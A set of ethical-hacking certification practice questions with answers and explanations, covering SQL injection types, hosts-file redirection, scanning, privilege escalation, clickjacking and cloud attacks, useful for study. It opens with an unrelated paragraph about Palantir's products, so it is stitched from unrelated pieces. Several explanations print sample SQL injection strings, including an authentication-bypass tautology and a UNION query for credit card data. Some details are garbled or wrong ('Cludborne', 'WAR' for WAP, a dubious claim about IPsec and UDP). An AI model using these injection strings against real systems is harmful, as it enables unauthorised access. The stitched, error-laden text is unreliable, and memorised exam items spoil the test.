The company is known for three projects in particular: Palantir Gotham, Palantir Metropolis, and Palantir Foundry. Palantir Gotham is used by counter-terrorism analysts at offices in the United States Intelligence Community (USIC) and United States Department of Defense. In the past, Gotham was used by fraud investigators at the Recovery Accountability and Transparency Board, a former US federal agency which operated from 2009 to 2015. Gotham was also used by cyber analysts at Information Warfare Monitor, a Canadian public-private venture which operated from 2003 to 2012. Palantir Metropolis is used by hedge funds, banks, and financial services firms. Palantir Foundry is used by corporate clients such as Morgan Stanley, Merck KGaA, Airbus, and Fiat Chrysler Automobiles NV.

Question 61:

Determine the type of SQL injection:

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

- **End of Line Comment.**
- **(Correct)**
- **Illegal/Logically Incorrect Query.**
- **UNION SQL Injection.**
- **Tautology.**

Explanation

https://ktflash.gitbooks.io/ceh_v9/content/132_types_of_sql_injection.html

End of Line Comment: After injecting code into a particular field, legitimate code that follows if nullified through usage of end of line comments: `SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';`

- Comments in a line of code are often denoted by (--), are ignored by the query.
- The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.
- `SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'`

Incorrect answers:

UNION SQL Injection

Union SQL Injection: "UNION SELECT" statement returns the union of the intended dataset with the target dataset: `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable.`

- || by adding a single quote character (')

Tautology

Tautology: Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition: `SELECT * FROM users WHERE name = '' OR '1'='1';`

- use a conditional OR clause
- It can be used to bypass user authentication.

Illegal/Logically Incorrect Query

Illegal/Logically Incorrect Query: An attacker may gain knowledge by injecting illegal/logically incorrect requests such as [injectable parameters](#), [data types](#), [names of tables](#), etc.

- send an incorrect query to the database intentionally to generate an error message that may be helpful in carrying out further attacks

Question 62:

You are configuring the connection of a new employee's laptop to join an 802.11 network. The new laptop has the same hardware and software as the laptops of other employees. You used the wireless packet sniffer and found that it shows that the Wireless Access Point (WAR) is not responding to the association requests being sent by the laptop. What can cause this problem?

- **The laptop is not configured to use DHCP.**
- **The laptop cannot see the SSID of the wireless network.**
- **The laptop is configured for the wrong channel.**
- **The WAP does not recognize the laptop's MAC address.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/MAC_filtering

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws.

On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

Question 63:

The evil hacker Ivan has installed a remote access Trojan on a host. He wants to be sure that when a victim attempts to go to "www.site.com" that the user is directed to a phishing site. Which file should Ivan change in this case?

- **Hosts**
- **(Correct)**
- **Boot.ini**
- **Networks**
- **Sudoers**

Explanation

[https://en.wikipedia.org/wiki/Hosts_\(file\)](https://en.wikipedia.org/wiki/Hosts_(file))

A hosts file is a computer system file that maps human-friendly hostnames (domain names) to their IP address. It uses IP address in IPv4 or IPv6 format to resolve the hostname, and the browser can quickly connect to the hosting server.

While the DNS remains the standard domain name resolution service over the internet, the hosts file overrides the DNS servers. Therefore, you can use the hosts file for various reasons, including redirecting or blocking websites, creating local domains, and sites shortcuts, among other purposes.

· **Editing Hosts File to Block a website**

To block any site from hosts file, you only need to map the hostname to the localhost IP (127.0.0.1) or a full zeros IP address (0.0.0.0) followed by the site's domain name.

· **Re-directing a Website Using Hosts File**

You can also redirect the website to a particular domain. For example, you may edit the hosts file such that whenever a user tries to access Twitter, they are redirected to the company's site or any other website.

· **Create Shortcuts for Websites or Intranet Services**

You can also modify Windows hosts file to create shortcuts for public or internal sites or web services.

· **Testing Network / Web Servers**

When you are running a web development server on your local network, it will be safe to test its functionality before publishing it live.

- **Content Filtering and Ads Blocking**

You can block Ad networks or unwanted sites by mapping the site to the localhost IP (127.0.0.1).

This will point back to your own PC blocking access to known malicious or Ads sites.

- **Adding Websites to Hosts File to Improve Browsing Speed**

Add a site to the hosts file can increase the browsing speed. This is simply because the computer doesn't need to query DNS server for IP and waste time waiting for a response.

- **Preventing Malicious Attacks**

The hosts file can be a target for malicious attack. Attackers can use viruses, PUPs and malware to modify the hosts file, redirecting you to malicious sites or hijack your sites.

Incorrect answers:

Sudoers

The /etc/sudoers file controls who can run what commands as what users on what machines and can also control special things such as whether you need a password for particular commands. The file is composed of aliases (basically variables) and user specifications (which control who can run what).

Boot.ini <https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/overview-of-the-boot-ini-file>

The Boot.ini file is a text file that contains the boot options for computers with BIOS firmware running NT-based operating system prior to Windows Vista. It is located at the root of the system partition, typically c:\Boot.ini.

Networks

Just as with a host's IP address, you should sometimes use a symbolic name for network numbers, too. Therefore, the hosts file has a companion called networks that maps network names to network numbers, and vice versa.

Question 64:

Let's assume that you decided to use PKI to protect the email you will send. At what layer of the OSI model will this message be encrypted and decrypted?

- **Transport layer.**
- **Session layer.**
- **Application layer.**
- **Presentation layer.**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Presentation_layer

In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.

Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

Question 65:

Rajesh, a network administrator found several unknown files in the root directory of his FTP server. He was very interested in a binary file named "mfs". Rajesh decided to check the FTP server logs and found that the anonymous user account logged in to the server, uploaded the files and ran the script using a function provided by the FTP server's software. Also, he found that "mfs" file is running as a process and it listening to a network port. What kind of vulnerability must exist to make this attack possible?

- **Privilege escalation.**
- **File system permissions.**
- **(Correct)**
- **Brute force login.**
- **Directory traversal.**

Explanation

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

Incorrect answers:

Privilege escalation https://en.wikipedia.org/wiki/Privilege_escalation

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their

objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.

Directory traversal https://en.wikipedia.org/wiki/Directory_traversal_attack

A path traversal attack (also known as directory traversal) aims to access files and directories stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (..)” sequences and its variations or using absolute file paths, it may be possible to access arbitrary files and directories stored on the file system, including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system).

This attack is also known as “dot-dot-slash,” “directory traversal,” “directory climbing,” and “backtracking.”

Brute force login https://en.wikipedia.org/wiki/Brute-force_attack

A brute force attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. Hackers work through all possible combinations hoping to guess correctly.

These attacks are made by ‘brute force,’ meaning they use excessive forceful attempts to try and ‘force’ their way into your private account(s). This is an old attack method, but it’s still effective and popular with hackers. Because depending on the password’s length and complexity, cracking it can take anywhere from a few seconds to many years.

Question 66:

Which of the following UDP ports is usually used by Network Time Protocol (NTP)?

- 123
- (Correct)
- 19
- 177
- 161

Explanation

https://en.wikipedia.org/wiki/Network_Time_Protocol

The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks.

NTP is intended to synchronize all participating computers within a few milliseconds of Coordinated Universal Time (UTC). It uses the intersection algorithm, a modified version of Marzullo's algorithm, to select accurate time servers and is designed to mitigate variable network latency effects. NTP can usually maintain time to within tens of milliseconds over the public Internet and achieve better than one millisecond accuracy in local area networks. Asymmetric routes and network congestion can cause errors of 100 ms or more.

The protocol is usually described in terms of a client-server model but can easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. Implementations send and receive timestamps using the User Datagram Protocol (UDP) on port number 123.

Incorrect answers: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

19 - Character Generator Protocol (CHARGEN)

177 - X Display Manager Control Protocol (XDMCP)

161 - Simple Network Management Protocol (SNMP)

Question 67:

Which of the following best describes the "white box testing" methodology?

- **The internal operation of a system is only partly accessible to the tester.**
- **The internal operation of a system is completely known to the tester.**
- **(Correct)**
- **Only the external operation of a system is accessible to the tester.**
- **Only the internal operation of a system is known to the tester.**

Explanation

https://en.wikipedia.org/wiki/White-box_testing

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.

White-box test design techniques include the following code coverage criteria:

- Control flow testing
- Data flow testing
- Branch testing
- Statement coverage
- Decision coverage

- Modified condition/decision coverage
- Prime path testing
- Path testing

Question 68:

Which of the following requires establishing national standards for electronic health care transactions and national identifiers for providers, health insurance plans, and employers?

- DMCA
- SOX
- HIPAA
- (Correct)
- PCI-DSS

Explanation

https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act

The Health Insurance Portability and Accountability Act of 1996 (HIPAA or the Kennedy–Kassebaum Act[1][2]) is a United States federal statute enacted by the 104th United States Congress and signed into law by President Bill Clinton on August 21, 1996. It was created primarily to modernize the flow of healthcare information, stipulate how personally identifiable information maintained by the healthcare and healthcare insurance industries should be protected from fraud and theft, and address limitations on healthcare insurance coverage.

The act consists of five titles. Title I of HIPAA protects health insurance coverage for workers and their families when they change or lose their jobs.

Title II of HIPAA, known as the Administrative Simplification (AS) provisions, requires the establishment of national standards for electronic health care transactions **and national identifiers for providers, health insurance plans, and employers.**

Title III sets guidelines for pre-tax medical spending accounts.

Title IV sets guidelines for group health plans, and Title V governs company-owned life insurance policies.

Incorrect answers:

SOX https://en.wikipedia.org/wiki/Sarbanes%20%93Oxley_Act

The Sarbanes–Oxley Act of 2002, also known as the "Public Company Accounting Reform and Investor Protection Act" (in the Senate) and "Corporate and Auditing Accountability, Responsibility, and Transparency Act" (in the House) and more commonly called Sarbanes–Oxley, Sarbox or SOX, is a United States federal law that set new or expanded requirements for all U.S. public company boards, management and public accounting firms. A number of provisions of the Act also apply to privately held companies, such as the willful destruction of evidence to impede a federal investigation.

DMCA https://en.wikipedia.org/wiki/Digital_Millennium_Copyright_Act

The Digital Millennium Copyright Act (DMCA) is a 1998 United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization (WIPO). It criminalizes the production and dissemination of technology, devices, or services intended to circumvent measures that control access to copyrighted works (commonly known as digital rights management or DRM). It also criminalizes the act of circumventing an access control, whether or not there is actual infringement of copyright itself. In addition, the DMCA heightens the penalties for copyright infringement on the Internet. Passed on October 12, 1998, by a unanimous vote in the United States Senate and signed into law by President Bill Clinton on October 28, 1998, the DMCA amended Title 17 of the United States Code to extend the reach of copyright, while limiting the liability of the providers of online services for copyright infringement by their users.

PCI-DSS https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card schemes.

The PCI Standard is mandated by the card brands but administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud.

Question 69:

Alex, a cybersecurity specialist, received a task from the head to scan open ports. One of the main conditions was to use the most reliable type of TCP scanning. Which of the following types of scanning should Alex use?

- **Half-open Scan.**
- **NULL Scan.**
- **TCP Connect/Full Open Scan.**
- **(Correct)**
- **Xmas Scan.**

Explanation

TCP Connect/Full Open Scan is one of the most reliable forms of TCP scanning. In TCP Connect scanning, the OS's TCP connect() system call tries to open a connection to every port of interest on the target machine. If the port is listening, the connect() call will result in a successful connection with the host on that particular port; otherwise, it will return an error message stating that the port is not reachable.

TCP Connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends an SYN packet, which the recipient acknowledges with an SYN+ACK packet. Then, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the scanner sends an RST packet to end the connection.

Incorrect answers:

NULL Scan

The Null Scan is a type of TCP scan that hackers – both ethical and malicious – use to identify listening TCP ports. In the right hands, a Null Scan can help identify potential holes for server hardening, but in the wrong hands, it is a reconnaissance tool. It is a pre-attack probe.

Xmas scan

Nmap Xmas scan was considered a stealthy scan which analyzes responses to Xmas packets to determine the nature of the replying device. Each operating system or network device responds in a different way to Xmas packets revealing local information such as OS (Operating System), port state and more.

Half-open scan

The TCP half-open port scan sometimes referred to as an SYN scan it's a fast and sneaky scan that tries to find potential open ports on the target computer.

SYN packets request a response from a computer, and an ACK packet is a response. In a typical TCP transaction, there is an SYN, an ACK from the service, and a third ACK confirming the message received.

This scan is fast and hard to detect because it never completes the full TCP 3 way-handshake. The scanner sends an SYN message and just notes the SYN-ACK responses. The scanner doesn't complete the connection by sending the final ACK: it leaves the target hanging.

Any SYN-ACK responses are possibly open ports. An RST (reset) response means the port is closed, but there is a live computer here. No responses indicate SYN is filtered on the network. An ICMP (or ping) no response also counts as a filtered response.

TCP half-open scans are the default scan in NMAP.

Question 70:

Viktor, the white hat hacker, conducts a security audit. He gains control over a user account and tries to access another account's sensitive information and files. How can he do this?

- Port Scanning
- Fingerprinting
- Privilege Escalation
- (Correct)
- Shoulder-Surfing

Explanation

https://en.wikipedia.org/wiki/Privilege_escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

Most computer systems are designed for use with multiple user accounts, each of which has abilities known as privileges. Common privileges include viewing and editing files, or modifying system files.

Privilege escalation means a user receives privileges they are not entitled to. These privileges can be used to delete files, view private information, or install unwanted programs such as viruses. It usually occurs when a system has a bug that allows security to be bypassed or, alternatively, has flawed design assumptions about how it will be used. Privilege escalation occurs in two forms:

- **Vertical privilege escalation**, also known as privilege elevation, where a lower privilege user or application accesses functions or content reserved for higher privilege users or applications (e.g. Internet Banking users can access site administrative functions or the password for a smartphone can be bypassed.)
- **Horizontal privilege escalation**, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B)

Incorrect answers:

Port Scanning

Port scanning is a method of determining which ports on a network are open and could be receiving or sending data. It is also a process for sending packets to specific ports on a host and analyzing responses to identify vulnerabilities. This scanning process can't occur without identifying a list of active hosts and mapping those hosts to their IP addresses. After a thorough network scan is complete and a host list is compiled, a proper port scan can occur. The organization of IP addresses, hosts, and ports allows the scanner to properly identify open or vulnerable server locations to diagnose security levels.

***Fingerprint* [https://en.wikipedia.org/wiki/Fingerprint_\(computing\)](https://en.wikipedia.org/wiki/Fingerprint_(computing))**

A fingerprinting algorithm is a procedure that maps an arbitrarily large data item (such as a computer file) to a much shorter bit string, its fingerprint, that uniquely identifies the original data for all practical purposes just as human fingerprints uniquely identify people for practical purposes. This fingerprint may be used for data deduplication purposes. This is also referred to as file fingerprinting, data fingerprinting, or structured data fingerprinting. Fingerprints are typically used to avoid the comparison and transmission of bulky data. For instance, a web browser or proxy server can efficiently check whether a remote file has been modified, by fetching only its fingerprint and comparing it with that of the previously fetched copy.

***Shoulder-Surfing* [https://en.wikipedia.org/wiki/Shoulder_surfing_\(computer_security\)](https://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security))**

In computer security, shoulder surfing is a type of social engineering technique used to obtain information such as personal identification numbers (PINs), passwords and other confidential data by looking over the victim's shoulder, either from keystrokes on a device or sensitive information being spoken and heard, also known as eavesdropping.

Question 71:

Which of the following is a protocol that used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system?

- **CAPTCHA**
- **WHOIS**
- **(Correct)**
- **Internet Engineering Task Force**
- **Internet Assigned Numbers Authority**

Explanation

<https://en.wikipedia.org/wiki/WHOIS>

WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The current iteration of the WHOIS protocol was drafted by the Internet Society, and is documented in RFC 3912.

Incorrect answers:

Internet Assigned Numbers Authority

https://en.wikipedia.org/wiki/Internet_Assigned_Numbers_Authority

The Internet Assigned Numbers Authority (IANA) is a standards organization that oversees global IP address allocation, autonomous system number allocation, root zone management in the Domain Name System (DNS), media types, and other Internet Protocol-related symbols and Internet numbers.

CAPTCHA <https://en.wikipedia.org/wiki/CAPTCHA>

A CAPTCHA (a contrived acronym for "Completely Automated Public Turing test to tell Computers and Humans Apart") is a type of challenge-response test used in computing to determine whether or not the user is human.

Internet Engineering Task Force

https://en.wikipedia.org/wiki/Internet_Engineering_Task_Force

The Internet Engineering Task Force (IETF) is an open standards organization, which develops and promotes voluntary Internet standards, in particular the standards that comprise the Internet protocol suite (TCP/IP). It has no formal membership roster or membership requirements. All participants and managers are volunteers, though their work is usually funded by their employers or sponsors.

The IETF started out as an activity supported by the federal government of the United States, but since 1993 it has operated as a standards-development function under the auspices of the Internet Society, an international membership-based non-profit organization.

Question 72:

John performs black-box testing. It tries to pass IRC traffic over port 80/TCP from a compromised web-enabled host during the test. Traffic is blocked, but outbound HTTP traffic does not meet any obstacles. What type of firewall checks outbound traffic?

- Application
- (Correct)
- Stateful
- Packet Filtering
- Circuit

Explanation

https://en.wikipedia.org/wiki/Internet_Relay_Chat

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the browser or on a third-party server. These clients communicate with chat servers to transfer messages to other clients.

IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.

You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.

https://en.wikipedia.org/wiki/Application_firewall

An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.

Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.

Network-based application firewalls

Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.

Host-based application firewalls

A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

Question 73:

Determine the attack according to the following scenario:

Benjamin performs a cloud attack during the translation of the SOAP message in the TLS layer. He duplicates the body of the message and sends it to the server as a legitimate user. As a result of these actions, Benjamin managed to access the server resources to unauthorized access.

- Wrapping
- (Correct)
- Cloud Hopper
- Cludborne
- Side-channel

Explanation

Wrapping attacks aim at injecting a faked element into the message structure so that a valid signature covers the unmodified element while the faked one is processed by the application logic. As a result, an attacker can perform an arbitrary Web Service request while authenticating as a legitimate user.

Wrapping attack which uses Extensible Mark-up Language (XML) signature element in order to weaken the web servers' validation requests. When a user requests for a service, it is interacted with using Simple Object Access Protocol (SOAP) and submitted in XML format. This type of attack usually occurs during the translation of SOAP messages in the Transport Layer Service (TLS) layer between the web server and valid user. The message body will be duplicated and sent to the server as a valid user. The hacker will copy the user's account login details. During the login session, the hackers will inject a spurious element into the message structure. They will modify the original content with malicious code. After that, the message is sent to servers. The server will approve the message as the body is unchanged. As a result, the hackers will be able to access the server resources to unauthorized access.

Incorrect answers:

Cloud Hopper <https://www.bankinfosecurity.com/report-cloud-hopper-attacks-affected-more-msps-a-13565>

The hacking campaign, known as “Cloud Hopper,” was the subject of a U.S. indictment in December that accused two Chinese nationals of identity theft and fraud.

Prosecutors described an elaborate operation that victimized multiple Western companies but stopped short of naming them. A Reuters report at the time identified two: Hewlett Packard Enterprise and IBM.

Cludborne

An attack scenario affecting various cloud providers could allow an attacker to implant persistent backdoors for data theft into bare-metal cloud servers, which would be able to remain intact as the cloud infrastructure moves from customer to customer. This opens the door to a wide array of attacks on businesses that use infrastructure-as-a-service (IaaS) offerings.

Appropriately dubbed “Cludborne” by Eclypsium, the attack vector (which the firm characterizes as a critical weakness) consists of the use of a known vulnerability in bare-metal hardware along with a weakness in the “reclamation process.”

In the Cludborne scenario, an attacker can first use a known vulnerability in Supermicro hardware (present in many cloud providers’ infrastructure, the firm said), to overwrite the firmware of a Baseboard Management Controller (BMC). BMCs are a third-party component designed to enable remote management of a server for initial provisioning, operating system reinstall and troubleshooting.

Side-channel https://en.wikipedia.org/wiki/Side-channel_attack

A side-channel attack is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself (e.g. cryptanalysis and software bugs). Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information, which can be exploited.

Question 74:

Which of the following does not apply to IPsec?

- **Encrypts the payloads**
- **Use key exchange.**
- **Provides authentication.**
- **Work at the Data Link Layer**
- **(Correct)**

Explanation

IPsec connections include the following steps:

Key exchange: Keys are necessary for encryption; a key is a string of random characters that can be used to "lock" (encrypt) and "unlock" (decrypt) messages. IPsec sets up keys with a key exchange between the connected devices so that each device can decrypt the other device's messages.

Packet headers and trailers: All data sent over a network is broken down into smaller pieces called packets. Packets contain both a payload, the actual data being sent, headers, or information about that data so that computers receiving the packets know what to do with them. IPsec adds several headers to data packets containing authentication and encryption information. IPsec also adds trailers, which go after each packet's payload instead of before.

Authentication: IPsec provides authentication for each packet, like a stamp of authenticity on a collectible item. This ensures that packets are from a trusted source and not an attacker.

Encryption: IPsec encrypts the payloads within each packet and each packet's IP header (unless transport mode is used instead of tunnel mode). This keeps data sent over IPsec secure and private.

Transmission: Encrypted IPsec packets travel across one or more networks to their destination using a transport protocol. At this stage, IPsec traffic differs from regular IP traffic in that it most often uses UDP as its transport protocol rather than TCP. TCP, the Transmission Control Protocol, sets up dedicated connections between devices and ensures that all packets arrive. UDP, the User Datagram Protocol, does not set up these dedicated connections. IPsec uses UDP because this allows IPsec packets to get through firewalls.

Decryption: At the other end of the communication, the packets are decrypted, and applications (e.g., a browser) can now use the delivered data.

NOTE: Although it is more than enough to know that IPSec works higher, on the third layer (Network layer) and mark the wrong option "Work at the Data Link Layer" (second layer).

Question 75:

Imagine the following scenario:

1. An attacker created a website with tempting content and banner like: 'Do you want to make \$10 000 in a month?'.
2. Victim clicks to the interesting and attractive content URL.
3. Attacker creates a transparent 'iframe' in front of the banner which victim attempts to click. Victim thinks that he/she clicks to the 'Do you want to make \$10 000 in a month?' banner but actually he/she clicks to the content or UPL that exists in the transparent 'iframe' which is set up by the attacker.

What is the name of the attack which is described in the scenario?

- **Session Fixation**
- **HTML Injection**
- **Clickjacking Attack**
- **(Correct)**
- **HTTP Parameter Pollution**

Explanation

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

Incorrect answers:

Session Fixation https://en.wikipedia.org/wiki/Session_fixation

Session fixation is a web application attack in which attackers can trick a victim into authenticating the application using the attacker's Session Identifier. Unlike Session Hijacking, this does not rely on stealing the Session ID of an already authenticated user.

A simple way attacker can send a link containing a fixed session-id, and if the victim clicks on the link, the victim's session id will be fixed since the attacker already know the session id so he/she can easily hijack the session.

HTML Injection https://en.wikipedia.org/wiki/Code_injection

The essence of this type of injection attack is injecting HTML code through the website's vulnerable parts. The Malicious user sends HTML code through any vulnerable field to change the website's design or any information displayed to the user.

As a result, the user may see the data the malicious user sent. Therefore, in general, HTML Injection is just the injection of markup language code to the page's document.

Data that is being sent during this type of injection attack may be very different. It can be a few HTML tags that will display the sent information. Also, it can be the whole fake form or page. When this attack occurs, the browser usually interprets malicious user data as legit and displays it.

Changing a website's appearance is not the only risk that this type of attack brings. It is quite similar to the XSS attack, where the malicious user steals other person's identities. Therefore stealing another person's identity may also happen during this injection attack.

HTTP Parameter Pollution https://en.wikipedia.org/wiki/HTTP_parameter_pollution

HTTP Parameter Pollution (HPP) is a vulnerability that occurs due to the passing of multiple parameters having the same name. There is no RFC standard on what should be done when passed multiple parameters. For example, if the parameter username is included in the GET or POST parameters twice.

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may bypass input validation, trigger application errors, or modify internal variables values. As HTTP Parameter Pollution affects a building block of all web technologies, server and client-side attacks exist.

In 2009, immediately after the publication of the first research on HTTP Parameter Pollution, the technique received attention from the security community as a possible way to bypass web application firewalls.

Question 76:

Maria is surfing the internet and try to find information about Super Security LLC. Which process is Maria doing?

- Enumeration
- Footprinting
- (Correct)
- Scanning
- System Hacking

Explanation

<https://en.wikipedia.org/wiki/Footprinting>

Footprinting is a part of the reconnaissance process used to gather possible information about a target computer system or network. It could be both passive and active. Reviewing a company's website is an example of passive footprinting, whereas attempting to gain access to sensitive information through social engineering is an example of active information gathering.

Footprinting is basically the first step where hacker gathers as much information as possible to find ways to intrude into a target system or at least decide what type of attacks will be more suitable for the target.

During this phase, a hacker can collect the following information:

- Domain name
- IP Addresses
- Namespaces
- Employee information
- Phone numbers
- E-mails
- Job Information

Incorrect answers:

Scanning

Security scanning can mean many different things, but it can be described as scanning a website's security, web-based program, network, or file system for either vulnerabilities or unwanted file changes. The type of security scanning required for a particular system depends on what that system is used. The more complicated and intricate the system or network is, the more in-depth the security scan has. Security scanning can be done as a one-time check, but most companies who incorporate this into their security practices buy a service that continually scans their systems and networks.

One of the more popular open-source software platforms that run security scans is called Nmap. It has been around for a very long time and has the ability to find and exploit vulnerabilities in a network. Several online scans are available; however, these come with varying degrees of effectiveness and cost-efficiency.

NOTE: In the context of an EC-Council course and exam, think of these definitions like this:

Footprinting is a passive collection of information without touching the target system/network/computer.

Scanning is an active collection of information associated with a direct impact on the target.

Yes, that's not entirely true, but this course has big problems with abstraction levels. It is almost impossible to present a lot of topics in such a short period of time.

Enumeration

Enumeration is defined as a process that establishes an active connection to the target hosts to discover potential attack vectors in the system. The same can be used to exploit the system further. Enumeration is used to gather the below:

- Usernames, Group names
- Hostnames
- Network shares and services

- IP tables and routing tables
- Service settings and Audit configurations
- Application and banners
- SNMP and DNS Details

System Hacking

System hacking is a vast subject that consists of hacking the different software-based technological systems such as laptops, desktops, etc. System hacking is defined as compromising computer systems and software to access the target computer and steal or misuse their sensitive information. Here, the malicious hacker exploits a computer system's weaknesses or network to gain unauthorized access to its data or take illegal advantage.

Question 77:

Which of the following application security testing method of white-box testing, in which only the source code of applications and their components is scanned for determines potential vulnerabilities in their software and architecture?

- IAST
- SAST
- (Correct)
- MAST
- DAST

Explanation

https://en.wikipedia.org/wiki/Static_application_security_testing

Static application security testing (SAST) is used to secure software by reviewing the source code of the software to identify sources of vulnerabilities.

Unlike dynamic application security testing (DAST) tools for black-box testing of application functionality, SAST tools focus on the code content of the application, white-box testing. An SAST tool scans the source code of applications and its components to identify potential security vulnerabilities in their software and architecture. Static analysis tools can detect an estimated 50% of existing security vulnerabilities.

Incorrect answers:

DAST https://en.wikipedia.org/wiki/Dynamic_application_security_testing

A dynamic application security testing (DAST) tool is a program which communicates with a web application through the web front-end in order to identify potential security vulnerabilities in the web application and architectural weaknesses. It performs a black-box test. Unlike static application security testing tools, DAST tools do not have access to the source code and therefore detect vulnerabilities by actually performing attacks.

